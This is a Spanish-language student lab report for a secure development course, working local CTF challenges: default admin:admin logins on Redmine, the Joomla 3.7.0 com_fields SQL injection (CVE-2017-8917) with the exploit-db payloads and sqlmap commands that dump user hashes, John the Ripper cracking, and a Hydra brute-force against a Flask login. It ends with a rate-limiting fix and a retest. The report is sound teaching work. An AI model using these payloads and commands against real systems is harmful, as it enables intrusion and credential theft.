

Práctica 4-DSA

Alumnos:

- Alvarez Jeremías Martín
- Palacios Tomás Agustín

Ejercicio 1- 2025-A02: Configuración incorrecta de seguridad

Al levantar el entorno con **docker-compose up** y acceder a <http://localhost:14001/> observamos una interfaz web (**Redmine**) de gestión de proyectos.

En el panel de autenticación al ingresar con las [típicas credenciales por default](#), es decir, **usuario:admin** y **contraseña:admin**, logramos el acceso exitoso al sistema con privilegios de administrador.

Observamos que ante este primer acceso el sistema nos obligó al cambio de contraseña del usuario administrador, solicitando:

- Contraseña actual
- Contraseña nueva
- Confirmación

Esto indica que la instancia inicial está configurada con credenciales débiles por defecto.

Al completar el proceso de cambio de contraseña ingresando la contraseña actual (**admin**) y estableciendo una nueva contraseña segura(cumpliendo con los requisitos del sistema de **mínimo 8 caracteres**) obtuvimos como resultado el cambio exitoso de la misma y logramos acceso a toda la información de la cuenta como se muestra en la siguiente imagen:

The screenshot displays the Redmine user profile page for the 'admin' user. At the top, a green notification bar states '✓ Contraseña modificada correctamente.' (Password successfully modified). The page is divided into several sections:


- Header:** Includes navigation links (Inicio, Mi página, Proyectos, Administración, Ayuda), user status (Conectado como admin), and links (Mi cuenta, Terminar sesión).
- Search Bar:** A 'Búsqueda:' field and a dropdown for 'Ir al proyecto...'.
- Mi cuenta (My Account):**
 - Información (Information):** Fields for Nombre (Redmine), Apellido (Admin), Correo electrónico (admin@example.net), and Idioma (auto). A 'Two-factor authentication' section with a link to 'Enable authenticator app'.
 - Notificaciones por correo (Email Notifications):** A dropdown menu set to 'Para cualquier evento en todos mis proyectos' and a checked checkbox for 'No quiero ser avisado de cambios hechos por mí'.
 - Auto watch:** Two checked checkboxes: 'Issues I created' and 'Issues I contributed to'.
 - Preferencias (Preferences):** A checked checkbox for 'Ocultar mi dirección de correo' and a 'Zona horaria' dropdown menu.
- Right Sidebar:**
 - Mi cuenta:** Identificador: admin, Creado: 2026-06-23 21:56.
 - Clave de acceso Atom:** A field showing 'Clave de acceso Atom ausente (Reestablecer)'.

A 'Guardar' (Save) button is located at the bottom left of the 'Mi cuenta' section.

Ejercicio 2 - 2021-A06: Componentes vulnerables y obsoletos

Reto Joomla (<http://localhost:14002/>)

Al acceder a la URL correspondiente, podemos observar el funcionamiento de una web estilo blog



La primer tarea a realizar es la identificación de la versión utilizada de Joomla. Para esto, una forma de obtener ese dato es iniciando sesión como Admin (las cuales son las pre-establecidas, es decir, admin:admin) y accediendo a la información del sistema. Tal como indica la [documentación oficial de Joomla](#), resultando la URL de la siguiente manera:

http://localhost:14002/administrator/index.php?option=com_admin&view=sysinfo

Joomla! Version

Joomla! 3.7.0 Stable [Amani] 25-April-2017 15:36 GMT

Joomla! Platform Version

Joomla Platform 13.1.0 Stable [Curiosity] 24-Apr-2013 00:00 GMT

Luego de obtener la versión del software 3.7.0 Stable, procedemos a buscar si en [exploit-db](#) encontramos alguna vulnerabilidad existente para dicha versión:

Show 15

Date	D	A	V	Title	Type	Platform	Author
2017-05-19	↓	X		Joomla! 3.7.0 - 'com_fields' SQL Injection	WebApps	PHP	Mateus Lino

Showing 1 to 1 of 1 entries (filtered from 46,617 total entries)

FIRST PREVIOUS 1 NEXT LAST

Como se puede apreciar en la imagen, en el año 2017 se [registró una vulnerabilidad CRÍTICA](#) de SQL Injection. Indicando la URL Vulnerable:
`http://localhost/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml%27`

```
# Exploit Title: Joomla 3.7.0 - Sql Injection
# Date: 05-19-2017
# Exploit Author: Mateus Lino
# Reference: https://blog.sucuri.net/2017/05/sql-injection-vulnerability-joomla-3-7.html
# Vendor Homepage: https://www.joomla.org/
# Version: = 3.7.0
# Tested on: Win, Kali Linux x64, Ubuntu, Manjaro and Arch Linux
# CVE : - CVE-2017-8917

URL Vulnerable: http://localhost/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml%27

Using Sqlmap:

sqlmap -u "http://localhost/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent --dbs -p list[fullordering]

Parameter: list[fullordering] (GET)
  Type: boolean-based blind
  Title: Boolean-based blind - Parameter replace (DUAL)
  Payload: option=com_fields&view=fields&layout=modal&list[fullordering]=(CASE WHEN (1573=1573) THEN 1573 ELSE 1573*(SELECT 1573 FROM DUAL UNION SELECT 9674 FROM DUAL) END)

  Type: error-based
  Title: MySQL >= 5.0 error-based - Parameter replace (FLOOR)
  Payload: option=com_fields&view=fields&layout=modal&list[fullordering]=(SELECT 6600 FROM(SELECT COUNT(*),CONCAT(0x7171767071,(SELECT (ELT(6600=6600,1))),0x716a707671,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)

  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 time-based blind - Parameter replace (subtraction)
  Payload: option=com_fields&view=fields&layout=modal&list[fullordering]=(SELECT * FROM (SELECT(SLEEP(5)))GDiu)
```

Por lo tanto, vamos a utilizar sql_map para explotar la vulnerabilidad existente a partir del siguiente comando:

```
jeremias@DESKTOP-7TA0G30 ~/Documentos/Facultad/Facultad/Informática/Desarrollo Seguro de Aplicaciones/Teoría/de
rm-rf-CTF/practica4/ejercicio2
% python3 sqlmap.py \
'http://localhost:14002/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml' \
--risk=3 \
--level=5 \
--random-agent \
-p 'list[fullordering]' \
--technique=E \
--dbs
```

Luego del procesamiento del sqlmap obtuvimos la siguiente información relevante:

```

jeremias@DESKTOP-7TA0G30 ~/Documentos/Facultad/Facultad/Informática/Desarrollo Seguro de Aplicaciones/Teoría/demodocker/2026-rm-rf-CTF/practica4/ejercicio2
% python sqlmap.py "http://localhost:14002/index.php?option=com_fields&view=fields&layo
ut=modal&list[fullordering]=updatexml" --risk=3 --level=5
--random-agent -p list[fullordering] --technique E --dbs ...
[18:40:16] [WARNING] reflective value(s) found and filtering out
[18:40:16] [INFO] testing 'MySQL >= 5.5 error-based - Parameter replace (EXP)'
[18:40:16] [INFO] testing 'MySQL >= 5.6 error-based - Parameter replace (GTID SUBSET)'
[18:40:16] [INFO] testing 'MySQL >= 5.7.8 error-based - Parameter replace (JSON_KEYS)'
[18:40:17] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'
[18:40:17] [INFO] testing 'MySQL >= 5.1 error-based - Parameter replace (UPDATERXML)'
[18:40:17] [INFO] GET parameter 'list[fullordering]' is 'MySQL >= 5.1 error-based - Parameter replace (UPDATERXML)' injectable
GET parameter 'list[fullordering]' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 920 HTTP(s) requests:
...
Parameter: list[fullordering] (GET)
  Type: error-based
  Title: MySQL >= 5.1 error-based - Parameter replace (UPDATERXML)
  Payload: option=com_fields&view=fields&layout=modal&list[fullordering]=(UPDATERXML(9124,CONCAT(0x2e,0x7171766b71,(SELECT (ELT(9124=9124,1))))),0x7171766b71),8220))
...
[18:41:08] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 10 (buster)
web application technology: Apache 2.4.38, PHP 7.1.33
back-end DBMS: MySQL >= 5.1
[18:41:09] [INFO] fetching database names
[18:41:09] [INFO] retrieved: 'information_schema'
[18:41:09] [INFO] retrieved: 'joomla'
[18:41:09] [INFO] retrieved: 'mysql'
[18:41:09] [INFO] retrieved: 'performance_schema'
[18:41:09] [INFO] retrieved: 'sys'
available databases [5]:
[*] information_schema
[*] joomla
[*] mysql
[*] performance_schema
[*] sys
[18:41:09] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 932 times
[18:41:09] [INFO] fetched data logged to text files under '/home/jeremias/.local/share/sqlmap/output/localhost'
[18:41:09] [WARNING] your sqlmap version is outdated

[*] ending @ 18:41:09 /2026-06-24/

```

En donde se detectan las siguientes bases de datos:

- information_schema
- joomla
- mysql
- perfomance_schema
- sys

Si ejecutamos a continuación el comando:

```

sqlmap \
'http://localhost:14002/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml' \
-p 'list[fullordering]' \
--risk=3 \
--level=5 \
--random-agent \
--technique=E \
--dbs \
--tables -D joomla

```

Podemos visualizar las tablas encontradas de mayor relevancia (aquellas que referencian a los usuarios):

```
| #_finder_links_termsb  
| #_finder_links_termsc  
| #_finder_links_termsd  
| #_finder_links_termse  
| #_finder_links_termsf  
| #_finder_links  
| #_finder_taxonomy_map  
| #_finder_taxonomy  
| #_finder_terms_common  
| #_finder_terms  
| #_finder_tokens_aggregate  
| #_finder_tokens  
| #_finder_types  
| #_languages  
| #_menu_types  
| #_menu  
| #_messages_cfg  
| #_messages  
| #_modules_menu  
| #_modules  
| #_newsfeeds  
| #_overrider  
| #_postinstall_messages  
| #_redirect_links  
| #_schemas  
| #_session  
| #_tags  
| #_template_styles  
| #_ucm_base  
| #_ucm_content  
| #_ucm_history  
| #_update_sites_extensions  
| #_update_sites  
| #_updates  
| #_user_keys  
| #_user_notes  
| #_user_profiles  
| #_user_usergroup_map  
| #_usergroups  
| #_users  
| #_utf8_conversion  
| #_viewlevels  
+-----+
```

Ahora, encontramos un problema, En Joomla, “#_” es el prefijo simbólico, la base real suele llevar otro nombre. Por lo tanto, ejecutamos el siguiente comando:

```
sqlmap \
'http://localhost:14002/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml' \
-p 'list[fullordering]' \
--risk=3 \
--level=5 \
--random-agent \
--technique=E \
-D joomla \
-T '#__users' \
--columns
```

Donde especificamos que utilice la técnica **E** (Error-based) porque la vulnerabilidad de **Joomla 3.7.0 (CVE-2017-8917)** permitió obtener información aprovechando los mensajes de error de MySQL.

Usamos la tabla `#__users` ya que es la que sqlmap encontró inicialmente (pese a que su nombre original no es ese) ya que, aún así sqlmap **reemplaza automáticamente** `#__` por el prefijo real que descubrió durante la enumeración.

Por lo tanto, luego de ejecutar el comando obtuvimos la siguiente información de la tabla usuarios:

```
[19:43:44] [WARNING] running in a single-thread mode. This could take a while
[19:43:44] [INFO] retrieved: id
[19:43:44] [INFO] retrieved: name
[19:43:45] [INFO] retrieved: username
[19:43:46] [INFO] retrieved: email
[19:43:59] [INFO] retrieved: password
[19:46:34] [INFO] retrieved: params
```

```
Database: joomla
Table: joomla.#__users
[6 columns]
```

Column	Type
name	non-numeric
email	non-numeric
id	numeric
params	non-numeric
password	non-numeric
username	non-numeric

Una vez identificada la tabla y enumeradas sus columnas podemos ver la información que contiene mediante el parámetro adicional `-dump` en el comando. Además, agregamos de forma explícita las columnas encontradas que esperamos recibir como respuesta mediante el parámetro `-C`:

Obtendremos finalmente como resultado las siguientes credenciales:

Pudimos observar que las contraseñas no se almacenan en texto plano, sino mediante funciones hash. En el caso de los usuarios **user@example.com** y **manager@example.com**, Joomla utiliza el formato **MD5 con salt** (hash:salt). Por el caso del superusuario **admin@example.com** utiliza el algoritmo **bcrypt**, lo cual puede identificarse por el prefijo \$2y\$.

A modo de conclusión utilizamos John The Ripper con el diccionario rockyou.txt para realizar un ataque por diccionario con el fin de obtener la contraseña del superusuario sin hash. Luego de unos minutos de procesamiento se obtuvo la clave del superusuario admin@example.com, la cual es “admin”:

```

jeremias@DESKTOP-7TA0G30 ~/Documentos/Facultad/
sqlmap/john/src
% ../run/john \
--format=bcrypt \
--wordlist=../../rockyou.txt \ ...
jeremias@DESKTOP-7TA0G30 ~/Documentos/Facultad/
sqlmap/john/src
% ../run/john --show ../../bcrypt.txt
?:admin

1 password hash cracked, 0 left

```

Posteriormente, realizamos el mismo procedimiento sobre los hashes de **user@example.com** y **manager@example.com**. En este caso fue necesario indicar el formato **dynamic_1**, correspondiente al esquema **MD5(\$password.\$salt)** que utilizan las versiones antiguas de Joomla.

```

% ../run/john --list=subformats | grep -i "md5"
Format = dynamic_0   type = dynamic_0: md5($p) (raw-md5)
Format = dynamic_1   type = dynamic_1: md5($p.$s) (joomla)

```

Entonces:

```

% ../run/john \
--format=dynamic_1 \
--wordlist=../../rockyou.txt \
../../hashes_dynamic.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (dynamic_1 [md5($p.$s) (joomla) 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=8
Note: Passwords longer than 7 [worst case UTF-8] to 23 [ASCII] rejected
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
manager (?)
1g 0:00:00:01 DONE (2026-06-24 21:29) 0.7752g/s 11105Kp/s 11111Kc/s 11111Kc/s !@tFC86..*7 Vamos!
Use the "--show --format=dynamic_1" options to display all of the cracked passwords reliably
Session completed

```

Como resultado, John the Ripper recuperó únicamente la contraseña del usuario **manager@example.com**, cuya contraseña era "manager".

No pudimos recuperar la clave del usuario **user@example.com**, ya que, o la contraseña no se encontraba en el diccionario era más compleja que la anterior.

```

jeremias@DESKTOP-7TA0G30 ~/Documentos
sqlmap/john/src
% ../run/john \
--show \
--format=dynamic_1 \
../../hashes_dynamic.txt
?:manager

1 password hash cracked, 1 left

```

Ejercicio 3- 2025-A07: Fallos de identificación y autenticación

Parte 1: Reconocimiento y Enumeración

Al acceder al reto alojado en <http://localhost:14003/> nos encontramos con una página con opción de autenticación, al querer ingresar por ejemplo, con **Username (admin)** y **Password(admin)** nos devuelve *login incorrecto* como podemos observar en la siguiente imagen:

[Flask Login Example](#)

Login

Username	Password	Log in
---------------------------------------	---------------------------------------	---------------------------------------

Login incorrecto

Procedemos entonces a inspeccionar la página con **f12** y encontramos los siguientes elementos:

```
...<html> view-source == $0
  <head>
    <title>Flask Login Example</title>
  </head>
  <body>
    <div>
      <a href="/">Flask Login Example</a>
    </div>
    <hr>
    <h2>Login</h2>
    <form action="/login" method="POST">
      <input type="username" name="username" placeholder="Username">
      <input type="password" name="password" placeholder="Password">
      <input type="submit" value="Log in">
    </form>
    <p style="color:red">Login incorrecto</p>
  </body>
</html>
```

Con este **código HTML** ya tenemos la información que se requiere para realizar el ataque.

- **Endpoint de autenticación:** /login (Método POST)
- **Parámetro de usuario:** username
- **Parámetro de contraseña:** password
- **Cadena de control para intentos fallidos:** Login incorrecto

2. Ejecución del Ataque de Fuerza Bruta

En este caso, para explotar la vulnerabilidad utilizamos **Hydra v9.5** apuntando al parámetro de contraseña (**^PASS^**), con el diccionario estándar **rockyou.txt** provisto por la cátedra.

El comando ejecutado fue:

```
hydra -l admin -P /home/tom/Documentos/DSA/ejercicio3/rockyou.txt
http-form-post://localhost:14003/login:"username=^USER^&password=^PASS
^:F=Login incorrecto"
```

De esta manera logramos acceder al **usuario:admin** y **contraseña:katherine** como se muestra a continuación:

```
tom@tom-HP-EliteBook-840-G2:~/Documentos/2026-rm-rf-CTF/practica4/ejercicio3$ hydra -l admin -P /home/tom/Documentos/DSA/rockyou
.txt http-form-post://localhost:14003/login:"username=^USER^&password=^PASS^:F=Login incorrecto"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for i
llegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-06-25 14:56:30
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking http-post-form://localhost:14003/login:username=^USER^&password=^PASS^:F=Login incorrecto
[14003][http-post-form] host: localhost login: admin password: katherine
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-06-25 14:56:41
```

Al realizar ahora la autenticación con los datos correspondientes, vemos que el acceso es exitoso.

[Flask Login Example](#)

flag{Brut3f0rc1ng}

Bienvenido!

[Logout](#)

Parte 2: Aplicar el fix en el código fuente

Código original:

```
@app.route('/login', methods=['GET', 'POST'])
def login():
    """Login Form"""
    if request.method == 'GET':
        return render_template('login.html')
    else:
        name = request.form['username']
        passw = request.form['password']
        data = User.query.filter_by(username=name, password=passw).first()
        if data and name and passw:
            session['logged_in'] = True
            return redirect(url_for('home'))
        else:
            return render_template('login.html', error="Login incorrecto")

@app.route("/logout")
def logout():
    """Logout Form"""
    session['logged_in'] = False
    return redirect(url_for('home'))
```

Para cumplir con los requisitos pedidos en la práctica, Se modificó el backend en Flask para mitigar la vulnerabilidad implementando un mecanismo de **Rate Limiting** basado en la **dirección IP del cliente** como se muestra a continuación:

```
@app.route('/login', methods=['GET', 'POST'])
def login():
    """Login Form"""
    if request.method == 'GET':
        return render_template('login.html')

    name = request.form['username']
    passw = request.form['password']
    user_ip = request.remote_addr
    current_time = time.time()

    # 1. Si la IP ya está bloqueada, penaliza con un retraso inmediato
    if user_ip in registro_fallos:
        intentos, tiempo_bloqueo = registro_fallos[user_ip]
        if current_time < tiempo_bloqueo:
            time.sleep(10) # Duerme la conexión para frenar a Hydra
            return render_template('login.html', error="Login incorrecto")
```

```

# 2. Validación normal contra la BD
data = User.query.filter_by(username=name, password=passw).first()

if data and name and passw:
    if user_ip in registro_fallos:
        del registro_fallos[user_ip]
    session['logged_in'] = True
    return redirect(url_for('home'))

# 3. Incremento de fallos
else:
    if user_ip not in registro_fallos:
        registro_fallos[user_ip] = [1, 0]
    else:
        registro_fallos[user_ip][0] += 1

# Si llega a 3 fallos, se activa la marca de tiempo de bloqueo
if registro_fallos[user_ip][0] >= 3:
    registro_fallos[user_ip][1] = current_time + 300
    time.sleep(10)
    return render_template('login.html', error="Login incorrecto")

# Retraso para intentos menores a 3
time.sleep(2)
return render_template('login.html', error="Login incorrecto")

```

Verificación después de la implementación:

Antes de volver a probar las funcionalidades, reiniciamos el contenedor con el comando **docker-compose restart login**.

1.Prueba de usuario legítimo

al ingresar nuevamente a <http://localhost:14003/login> e introducir las credenciales reales que descubrimos anteriormente: Username:admin, Password:katherine verificamos que el acceso sigue siendo exitoso.

[Flask Login Example](#)

flag{Brut3f0rc1ng}

Bienvenido!

[Logout](#)

2.Prueba de ataque con Hydra

Para comprobar la robustez de la solución frente a herramientas automatizadas, procedimos a lanzar nuevamente el ataque de fuerza bruta con **Hydra**, forzando la ejecución en un solo hilo (**-t 1**) para auditar la lógica secuencial del servidor, para ello utilizamos el siguiente comando:

```
hydra -t 1 -l admin -P /home/tom/Documentos/DSA/rockyou.txt  
http-form-post://localhost:14003/login:"username=^USER^&password=^PASS  
^:F=Login incorrecto"
```

A diferencia de la primera ejecución, en la que el ataque tuvo un resultado exitoso, en este caso obtuvimos un comportamiento distinto: el ataque quedó completamente **congelado** durante el procesamiento del envío, por lo cual no pudo avanzar en el diccionario debido a la técnica de retraso (**Tarpitting**) implementada en el backend.

De esta manera podemos observar el resultado descrito anteriormente en nuestra terminal:

```
tom@tom-HP-EliteBook-840-G2:~/Documentos/2026-rm-rf-CTF/practica4/ejercicio3$ hydra -t 1 -l admin -P /home/tom/Documentos/DSA/rockyou.txt http-form-post://localhost:14003/login:"username=^USER^&password=^PASS^:F=Login incorrecto"  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-06-25 16:44:00  
[DATA] max 1 task per 1 server, overall 1 task, 14344398 login tries (l:1/p:14344398), ~14344398 tries per task  
[DATA] attacking http-post-form://localhost:14003/login:username=^USER^&password=^PASS^:F=Login incorrecto  
[STATUS] 8.00 tries/min, 8 tries in 00:01h, 14344398 to do in 29884:09h, 1 active
```

Aclaración: este ejercicio fue implementado en la rama `nueva practica4/ejercicio3`.